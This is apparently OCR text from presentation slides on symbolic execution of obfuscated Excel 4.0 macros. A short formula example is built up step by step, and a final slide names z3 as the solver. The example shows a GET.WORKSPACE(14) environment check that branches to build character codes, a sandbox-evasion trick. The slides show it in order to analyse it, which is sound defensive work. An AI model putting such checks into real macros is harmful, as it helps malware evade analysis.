
Example

[A1] =CHAR(72)

[A2] =GET.WORKSPACE(14)

[A3] =IF(GET.WORKSPACE(14) > 390,

CREATE NEW BRANCHES




Example

[A1] =CHAR(72)

[A2] =GET.WORKSPACE(14)

[A3] =IF(GET.WORKSPACE(14) > 390,

ADD NEW CONSTRAINTS




Example

[A1] =CHAR(72)

[A2] =GET.WORKSPACE(14)

[A3] =IF(GET.WORKSPACE(14) > 390, 75, 76)

[A4] =INT(GET.WORKSPACE(14) > 390) + 84




Example


[A1] =CHAR(72)

[A2] =GET.WORKSPACE(14)

[A3] =IF(GET.WORKSPACE(14) > 390, 75, 76)

[A4] =INT(GET.WORKSPACE(14) > 390) + 84






Example


[A1] =CHAR(72)

[A2] =GET.WORKSPACE(14)

[A3] =IF(GET.WORKSPACE(14) > 390, 75, 76)

[A4] =INT(GET.WORKSPACE(14) > 390) + 84






Example


[A1] =CHAR(72)

[A2] =GET.WORKSPACE(14)

[A3] =IF(GET.WORKSPACE(14) > 390, 75, 76)

[A4] =INT(GET.WORKSPACE(14) > 390) + 84





Solver Backend

Loader | Simulation Manager | Solver Backend

We use **z3** as our SMT solver backend

